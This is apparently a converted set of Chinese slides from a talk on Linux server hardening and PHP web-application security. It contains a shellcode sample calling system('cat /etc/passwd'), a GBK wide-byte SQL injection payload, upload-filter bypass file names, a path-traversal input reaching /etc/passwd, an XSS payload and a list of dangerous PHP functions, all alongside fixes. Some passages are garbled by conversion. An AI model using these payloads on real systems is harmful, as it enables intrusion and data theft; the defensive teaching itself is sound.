# Linux 64 位下的 shellcode 提取

```
(gdb) disass /mr func
Dump of assembler code for function func:
```

```
5      void func() {
      0x00000000004004c4 <+0>:      55      push    %rbp
      0x00000000004004c5 <+1>:      48 89 e5      mov     %rsp,%rbp
```

```
6          char *arr;
7          asm volatile(
```

system()

shellcode

ba d0 03 40 00	mov	\$0x4003d0,%edx
48 b8 2f 70 61 73 73 77 64 00	movabs	\$0x6477737361702f,%rax
50	push	%rax
48 b8 63 61 74 20 2f 65 74 63	movabs	\$0x6374652f20746163,%rax
50	push	%rax
48 89 e7	mov	%rsp,%rdi
48 89 d0	mov	%rdx,%rax
ff d0	callq	*%rax

```
8          "mov $0x006477737361702f,%%rax;\n\t"
9          "pushq %%rax;\n\t"
10         "mov $0x6374652f20746163,%%rax;\n\t"
11         "pushq %%rax;\n\t"
12         "mov %%rsp,%%rdi;\n\t"
13         "mov %0,%%rax;\n\t"
14         "call *%%rax;\n\t"
15         :
16         : "r"(&system)
17         : "%rax"
```

```
18     );
19 }
      0x00000000004004eb <+39>:      c9      leaveq
      0x00000000004004ec <+40>:      c3      retq
```

```
End of assembler dump.
```



# 看起来 64 位 Linux 已经很安全

- 32位下溢出利用难度一般。
- 64 位 Linux 默认开启了地址随机化，传统的 JMP ESP, JMP EBP 难度很高，但是允许在 .text 任意跳转，printf() system() 等可以被调用，仍然具有想象空间和利用的可能。
- 堆栈区域的数据不可以执行，shellcode 即使成功注入也很难执行。
- 64位下溢出利用只有掌握 0day 的人才能做到。
- 防范掌握 0day 的黑客。
- 如何防范？



最小化服务



严格的防火墙策略



隐藏 IP

## 1.5 最小化服务

- 关闭不必要的服务。
- 服务进程用单独的用户，不要使用 root。
- 服务配置尽量严格。

```
[root@xiuno ~]# cat /root/system_optimizer.sh
#!/bin/bash
SERVICES="abrt-ccpp abrt-oops abrt-d acpid atd auditd avahi-daemon autofs avahi-d
aemon bluetooth certmonger cups cpuspeed dnsmasq firstboot hidd ip6tables kudzu
kdump lvm2-monitor matahari-broker matahari-host matahari-network matahari-servi
ce matahari-sysconfig mdmonitor mcstrans mdmonitor microcode_ctl NetworkManager
netconsole netfs nfslock oddjobd pcsd portmap portreserve postfix psacct rpcgs
sd quota_nld rdisc restorecond rpcidmapd xfs sendmail saslauthd smartd sssd wdac
mon wpa_supplicant ypbind yum-updatesd"
for service in $SERVICES
do
    chkconfig $service off
    service $service stop
done
```

关闭不必要的服务

清楚的知道自己服务器开启了哪些服务，并且挨个配置和测试好服务

```
[root@2015111822513 ~]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:3392            0.0.0.0:*               LISTEN      1968/svnserve
tcp        0      0 0.0.0.0:8008            0.0.0.0:*               LISTEN      1712/nginx
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1712/nginx
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1730/sshd
tcp        0      0 0.0.0.0:1723            0.0.0.0:*               LISTEN      1783/pptpd
tcp        0      52 103.249.110.61:22       114.111.166.227:32654   ESTABLISHED 14565/sshd
tcp        0      0 103.249.110.61:22       114.111.166.227:46880   ESTABLISHED 14483/sshd
tcp        0      0 103.249.110.61:1723     114.111.166.227:32321   ESTABLISHED 14085/pptpd [114.11
tcp        0      0 :::3306                 :::*                    LISTEN      2292/mysqld
tcp        0      0 :::22                   :::*                    LISTEN      1730/sshd
[root@2015111822513 ~]#
```

## 1.6 本机严格的防火墙策略

[illegible]

有实力可以考虑硬件防火墙-价格比较昂贵




一般都带入侵检测，随时升级策略

## 1.7 隐藏 IP - CDN

最近几年 CDN 已经普及了，通过 NS 的方式接入，可以完全隐藏 IP。

有可能暴漏主机 IP 的方式：



# 隐藏 IP - CDN





# 隐藏 IP - CDN

Delivered-To: axiuno@gmail.com  
Received: by 10.129.161.196 with SMTP id y187csp469436ywg: **received by gmail server**  
Ved, 11 May 2016 19:46:26 -0700 (PDT)  
X-Received: by 10.157.24.49 with SMTP id b46mr1055173ote.93.1463021186708;  
Ved, 11 May 2016 19:46:26 -0700 (PDT)  
Return-Path: <axiuno@sina.com>  
Received: from smtp545-122.mail.sina.com.cn (mail3-166.sinamail.sina.com.cn. [202.108.3.166]) **send from sina mail server**  
by mx.google.com with SMTP id qk8si371100ceb.26.2016.05.11.19.46.25  
for <axiuno@gmail.com>;  
Ved, 11 May 2016 19:46:26 -0700 (PDT)  
Received-SPF: pass (google.com: domain of axiuno@sina.com designates 202.108.3.166 as permitted sender) client-ip=202.108.3.166;  
Authentication-Results: mx.google.com;  
spf=pass (google.com: domain of axiuno@sina.com designates 202.108.3.166 as permitted sender) smtp.mailfrom=axiuno@sina.com  
Received: from unknown (HELO bbs.xiuno.com) ([by sina.com with ESMTP  
12 May 2016 10:46:24 +0800 (CST) **leak the real web server IP**  
X-Sender: axiuno@sina.com  
X-Auth-ID: axiuno@sina.com  
X-MAIL-MID: 2009525767625  
Date: Thu, 12 May 2016 10:46:23 +0800  
Return-Path: axiuno@sina.com  
To: =?UTF-8?B?WG1lbn8g6L276K665Z2b?=<axiuno@gmail.com>  
From: =?UTF-8?B?WG1lbn8g6L276K665Z2b?=<axiuno@sina.com>  
Reply-To: =?UTF-8?B?WG1lbn8g6L276K665Z2b?=<axiuno@sina.com>  
Subject: =?UTF-8?B?6YcN6K6+5a+G56CB6aqM6K+B56CB77yaMjlxMDc0IC0g44OQWG1lbn8g?=  
=?UTF-8?B?6L276K665Z2b44CR?=  
Message-ID: <c3e5ff7607299afc6038ae52fad47e0e@bbs.xiuno.com>  
X-Priority: 3  
X-Mailer: PHPMailer 5.2.1 (http://code.google.com/a/apache-extras.org/p/phpmailer/)  
MIME-Version: 1.0  
Content-Type: multipart/alternative;  
boundary="b1\_c3e5ff7607299afc6038ae52fad47e0e"

# 隐藏 IP - CDN

- SMTP 发送邮件
- 本地化图片的业务
- 其他一些服务端主动发起的 TCP 请求都要严格检查
- 攻击 CDN 服务器（理论上，实际难度比较大）
- IP 段扫描，对比正文，找出所有 CDN 和 真实主机 IP



## 二、应用编码层的安全



## 2.1 两种典型的网络编程模型

### 单（少量）线程 + 异步

nodejs, nginx, lighttpd, redis,  
业务相对简单的网游：如 QQ 棋牌


特点：无上下文切换，网络 IO 效率高，  
但有异步回调深渊问题，不仅仅存在于 nodejs 中，  
而且在 lua, c++ 中同样存在。实现复杂，适合  
业务固定且较为简单的业务场景。

### 多线程 + 同步

apache, php-cgi, mysql, memcached,  
业务复杂的网游：如网络创世纪 Sphere，  
魔兽世界 Mangos

特点：上下文切换比较耗费资源，  
不能处理大并发业务。  
顺序执行，SLEEP 等待网络 IO，写起来  
比较顺手，适合复杂业务场景。

## 2.2 典型的 Nginx+PHP+MySQL 架构



容易遭到 CC 攻击的部分，同步的部分

## 2.3 应对 CC 攻击

治标：屏蔽非正常请求，耗费资源的业务做 IP 和单位时间内请求次数限制

治本：尽量提高每秒完成请求数 (Qps)

五个方面：网络 IO、磁盘 IO、CPU 密集型运算、内存、进程数

网络 IO：fsocketopen() fopen() mysql\_connect() memcached\_connect(), curl() ...

磁盘 IO：error\_log(), fileexists() is\_file() is\_dir() file\_put\_contents() ...

CPU 密集型运算：GD 库、加密解密函数、iconv() 转码

内存耗尽：GD 库，MySQL 大的结果集

进程耗尽：进程一直处于 SLEEP 或者繁忙都会导致进程耗尽，参照上面几条。

## 2.4 老生常谈：SQL 注射成因

```
<?php
```

```
$uid = $_GET['uid'];
```

可被外部控制

```
$link = mysql_connect('localhost', 'root', 'root');
```

```
mysql_select_db('test');
```

```
$query = mysql_query("SELECT * FROM `user` WHERE uid=$uid");
```

```
$arr = mysql_fetch_assoc($query);
```

```
print_r($arr);
```

```
?>
```

现在应该没人这么写了吧！

# 老生常谈：SQL 注射成因

```
<?php
```

```
$username = $_GET['username'];
```

```
$username = addslashes($username);
```

安全转义

```
$link = mysql_connect('localhost', 'root', 'root');
```

```
mysql_select_db('test');
```

```
$query = mysql_query("SELECT * FROM `user` WHERE username='$username'");
```

```
$arr = mysql_fetch_assoc($query);
```

```
print_r($arr);
```

```
?>
```

最起码也得这样！

## 2.5 SQL 注射 GBK 漏洞

现在还有不少开源产品和项目仍然在使用 GBK 编码，问题仍然潜在。

```
<?php
error_reporting(E_ALL);
$username = $_GET['username'];
$username = addslashes($username);
$link = mysql_connect('localhost', 'root', 'root');
mysql_select_db('test');
mysql_query('set names gbk');
$query = mysql_query("SELECT * FROM `user` WHERE username='$username'");
if(!$query) echo mysql_error();
$arr = mysql_fetch_assoc($query);
print_r($arr);
?>
```

`%e5%5c -> %e5%5c%5c`

`SELECT * FROM `user` WHERE username='錦'`

← → ↻ /test/inject\_gbk.php?username=%e5%5c

SELECT \* FROM `user` WHERE username='錦' You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''錦\'' at line 1 Warning: mysql\_fetch\_assoc() expects parameter 1 to be resource, boolean given in /test/inject\_gbk.php on line 35

```
mysql> select version();
+-----+
| version() |
+-----+
| 5.5.37    |
+-----+
1 row in set (0.03 sec)
```



## 2.6 二次注射

```
<?php
$username = $_GET['username'];
$username = addslashes($username);
$link = mysql_connect('localhost', 'root', 'root');
mysql_select_db('test');
$query = mysql_query("INSERT INTO `user` set username='$username'");
if(!$query) echo mysql_error();
$uid = mysql_insert_id();
$query = mysql_query("SELECT * FROM `user` WHERE uid='$uid'");
$user = mysql_fetch_assoc($query);
$query = mysql_query("SELECT * FROM `user` WHERE username='$user[username]'");
if(!$query) {
    echo mysql_error();
} else {
    print_r(mysql_fetch_assoc($query));
}
?>
```

username='lisi\"

WHERE usname='lisi"

← → ↻ /inject\_twice.php?username=lisi%27



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''lisi'' at line 1



## 2.7 不安全的单字节操作函数，如： substr()

```
<?php
error_reporting(E_ALL);
$username = $_GET['username'];
$username = addslashes($username);
$username = substr($username, 0, 32); // 安全截取 ?
$link = mysql_connect('localhost', 'root', 'root');
mysql_select_db('test');
mysql_query('set names gbk');
$query = mysql_query("SELECT * FROM `user` WHERE username='$username'");
if(!$query) echo mysql_error();
$arr = mysql_fetch_assoc($query);
print_r($arr);
?>
```

```
SELECT * FROM `user` WHERE
username='0123456789012345678901234567
891\
```

← → ↺ [bbs.xiuno.com/test/inject\\_gbk.php?username=0123456789012345678901234567891%5c](http://bbs.xiuno.com/test/inject_gbk.php?username=0123456789012345678901234567891%5c) 📄 ☆ ☰

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''0123456789012345678901234567891\'\' at line 1 Warning: mysql\_fetch\_assoc() expects parameter 1 to be resource, boolean given in /home/wwwroot/bbs.xiuno.com/test/inject\_gbk.php on line 21

## 如何规避这些编码不一致导致的 SQL 注射问题？

- 统一使用 UTF-8 编码。
- 字符串操作全部使用 `mb_xxx()` 。

## 推荐禁用如下函数：

一般在 shell 里使用，web 环境很少使用。

eval,passthru,exec,system,chroot,scandir,chgrp,chown,shell\_exec,  
proc\_open,proc\_get\_status,ini\_alter,ini\_restore,  
dl,pfsockopen,openlog,syslog,readlink,symlink,popepassthru,  
stream\_socket\_server

## 尽量避免使用以下高危函数：

- `extract()`：不安全，有参数设置会覆盖当前变量，如果再加上 `register_global` 那很容易出问题，这也是 dz 早起版本被诟病的原因之一，当然以前大家都爱这么干，正如北方的老司机习惯在冰面的路上开车一样。
- `eval()`：方便，但是不安全，而且也影响性能。黑客倒是很喜欢。
- `preg_reaplace()` e 修饰符：PHP7 由 `preg_replace_callback()` 代替了

## 2.8 上传文件的文件名处理

```
<?php
// 文件后缀名, 不包含 .
function file_ext($filename) {
    return strtolower(substr(strrchr($filename, '.'), 1));
}

$tmpfile = $_FILES['upfile']['tmp_name'];
$filename = $_FILES['upfile']['name'];
$ext = file_ext($filename);

// 黑名单过滤不安全
if(in_array($ext, array('php', 'asp', 'aspx', 'jsp'))) {
    exit('Not allowed!');
}
// 严格过滤 $filename
move_uploaded_file($tmpfile, './upload/'.$filename);
?>
```

应该采用白名单,

写出这种代码基本就 GAME OVER 了, 各种死法。

123.php%00.jpg

123.asa IIS 默认支持的后缀

../../static/common.js

## 2.9 危险的 include \$var;

```
<?php
$file = $_GET['file'];

include "../include/$file.php";
?>
```

Warning: include(): Failed opening '~~../include/../../../../../../../../etc/passwd~~' for inclusion (include\_path='.:') in ~~test/include.php~~ on line 6

php version < 5.3.4

## 2.10 日志文件存放格式

有时候日志文件防止别人读，会以 xxx.php 存放，最第一行写入 `<?php exit; ?>` 这种安全么？

如果文件因为 IO 出错或者管理员操作，导致文件清空，后面再写入的数据中如果包含有 `<?php xxx ?>` 那么就可能会被执行。在 discuz 某个版本真实发生过。

## 2.11 不要信任 GPC，也不要信任 S

一般情况，我们会对 GPC 进行过滤，对 S 会相对信任些。但是也不可以完全信任。只要是用户能控制的，都不可信任。

```
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
```

```
mysql_query("INSERT TABLE `user` SET regip='$ip'");
```

```
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];  
$arr = array_filter(explode(',', $ip));  
$ip = end($arr);  
$ip = long2ip(ip2long($ip));
```



## 2.12 错误信息泄露和获取

构造畸形数据，使 PHP 报错，获取错误信息

```
<?php
error_reporting(E_ALL);

$s = isset($_GET['s']) ? $_GET['s'] : '';
$s = substr($s, 0, 32);

echo $s;

?>
```

← → ↻  [redacted]/test/leak\_path.php?s[]=aaa

Warning: substr() expects parameter 1 to be string, array given in /home/wwwroot/[redacted]/test/leak\_path.php on line 6

## 2.13 多种语言语法搞混，比如 PHP JS C

多种语言有时候出现搞混的情况，下面为一个例子：

```
<?php
$a = 'a';
if($a > 0) {
    echo 'ok';
} else {
    echo 'error';
}
?>
```


在 C 语言当中，'a' 是 0x61，是 > 0 的，在 PHP 里面会被 intval() 转换，结果就是 == 0 了。

另外比较常见的，就是对空的判断。

# 各类型漏洞统计

腾讯漏洞类型统计

数据来自乌云 2016/5/11



## 2.14 低级的普遍存在的逻辑错误

目前已经成为主要的问题，看似低级，但是很难避免，往往影响很大。

下面这个例子来自 wooyun 网白帽子 felixk3y 对用友的一段代码审计：

```
1  if($operateId == 1){
2      $date = date("Ymd");
3      $dest = $CONFIG->basePath."data/files/".$date."/";
4      $COMMON->createDir($dest);
5      //if (lis_dir($dest)) mkdir($dest, 0777);
6      $nameExt = strtolower($COMMON->getFileExtName($FILES['Filedata']['name']));
7      $allowedType = array('jpg', 'gif', 'bmp', 'png', 'jpeg');
8      if(!in_array($nameExt, $allowedType)){
9          $msg = 0;
10     }
11     if(empty($msg)){
12         $filename = getmicrotime().'.'.$nameExt;
13         $file_url = urlencode($CONFIG->baseUrl."data/files/".$date."/".$filename);
14         $filename = $dest.$filename;
15         if(empty($FILES['Filedata']['error'])){
16             move_uploaded_file($FILES['Filedata']['tmp_name'],$filename);
17         }
18         if (file_exists($filename)){
19             //$msg = 1;
20             $msg = $file_url;
21             @chmod($filename, 0444);
22         }else{
23             $msg = 0;
24         }
25     }
26     $outMsg = "fileUrl=".$msg;
27     $_SESSION["eoutmsg"] = $outMsg;
28     exit;
29 }
```

# 用友ICC网站客服系统远程代码执行漏洞受影响的厂商

[https://\\*\\*.\\*\\*.\\*\\*.\\*/5107/upload/uploadFlash.php](https://**.**.**.*/5107/upload/uploadFlash.php) 银联

[http://\\*\\*.\\*\\*.\\*\\*.\\*/5107/upload/uploadFlash.php](http://**.**.**.*/5107/upload/uploadFlash.php) 迅雷

[http://\\*\\*.\\*\\*.\\*\\*.\\*/5107/upload/uploadFlash.php](http://**.**.**.*/5107/upload/uploadFlash.php) 太平洋保险

[http://\\*\\*.\\*\\*.\\*\\*.\\*/5107/upload/uploadFlash.php](http://**.**.**.*/5107/upload/uploadFlash.php) 人寿保险

[http://\\*\\*.\\*\\*.\\*\\*.\\*/5107/upload/uploadFlash.php](http://**.**.**.*/5107/upload/uploadFlash.php) 海南航空

[http://\\*\\*.\\*\\*.\\*\\*.\\*/5107/upload/uploadFlash.php](http://**.**.**.*/5107/upload/uploadFlash.php) 网维大师

[http://\\*\\*.\\*\\*.\\*\\*.\\*/5107/upload/uploadFlash.php](http://**.**.**.*/5107/upload/uploadFlash.php) 海尔电器

[http://\\*\\*.\\*\\*.\\*\\*.\\*/5107/upload/uploadFlash.php](http://**.**.**.*/5107/upload/uploadFlash.php) 金山毒霸

[http://\\*\\*.\\*\\*.\\*\\*.\\*/5107/upload/uploadFlash.php](http://**.**.**.*/5107/upload/uploadFlash.php) 盛大在线

[http://\\*\\*.\\*\\*.\\*\\*.\\*/5107/upload/uploadFlash.php](http://**.**.**.*/5107/upload/uploadFlash.php) 大成基金

[http://\\*\\*.\\*\\*.\\*\\*.\\*/5107/upload/uploadFlash.php](http://**.**.**.*/5107/upload/uploadFlash.php) 上海农商银行

◦ ◦ ◦ ◦

# 低版本曾经存在的问题

高版本已经解决的问题不再阐述和分析。

## Web Server 后缀解析问题：

Apache 低版本会将 123.php.xxx 解析为 php

nginx 低版本会将 123.jpg/123.php 解析为 php

## PHP 低版本相关：

get\_magic\_quote\_gpc() 5.4.0 始终返回 FALSE，已经移除

register\_global PHP 5.4 开启后很不安全，已经移除

## 2.15 XSS 的成因

看起来很简单，没有转义用户输入的 HTML 标签 < > “ & ，直接跟模板一起输出。

```

```

如果用户输入 1.jpg“ onload=alert(123)

那么结果就成了：

```

```

```
$avatar_url = htmlspecialchars($_GET['avatar_url']);
```

```
mysql_query("INSERT INTO xxx SET avatar_url='$avatar_url'");
```

# XSS 可以做什么？

如果管理员访问了这个 URL，可以获取管理员的 cookie，并且模拟管理员提交 GET POST 请求，非常危险，并不是小问题，不可忽略。

为了避免 cookie 被盗用，可以在服务端设置的时候，设置为 HTTPONLY，高版本浏览器基本都支持了。但仍然无法阻止模拟管理员提交 GET POST 请求，所以我们可以认为被 XSS 就是等于拿到了部分网站管理员操作权限。





# 如果我们需要富文本怎么办？比如 HTML 编辑器。

不要试图用正则去过滤 `<script>` 等标签，还有 `onload onerror`，XSS 有一万种绕过的方式。具体的方式可以去搜索，

服务端采用 HTML 严格的语法解析，对 `tagname attrname attrvalue`, `css` 才能彻底解决这个问题。

有一个开源的基于 HTML 语法的类库：XML\_HTMLSax3，我对它进行了一些改造，兼容了 PHP7，设置好了常用的白名单和正则表达式，在 Xiuno BBS 上目前工作正常，性能也不错。

[https://github.com/xiuno/xiunobbs/blob/master/xiunophp/xn\\_html\\_safe.func.php](https://github.com/xiuno/xiunobbs/blob/master/xiunophp/xn_html_safe.func.php)

# HTML CSS 白名单设置

```

1491 17. 1492 1493 1494 1495 1496 1497 1498 1499 1500 1501 1502 1503 1504 1505 1506 1507 1508 1509 1510 1511 1512 1513 1514 1515 1516 1517 1518 1519 1520 1521 1522 1523 1524 1525 1526 1527 1528 1529 1530 1531 1532 1533 1534 1535 1536 1537 1538 1539 1540 1541 1542 1543 1544 1545 1546 1547 1548 1549 1550 1551 1552 1553 1554 1555 1556 1557 1558 1559 1560 1561 1562 1563 1564 1565 1566 1567 1568 1569 1570 1571 1572 1573 1574 1575 1576 1577 1578 1579 1580 1581 1582 1583 1584 1585 1586 1587 1588 1589 1590 1591 1592 1593 1594 1595 1596 1597 1598 1599 1600 1601 1602 1603 1604 1605 1606 1607 1608 1609 1610 1611 1612 1613 1614 1615 1616 1617 1618 1619 1620 1621 1622 1623 1624 1625 1626 1627 1628 1629 1630 1631 1632 1633 1634 1635 1636 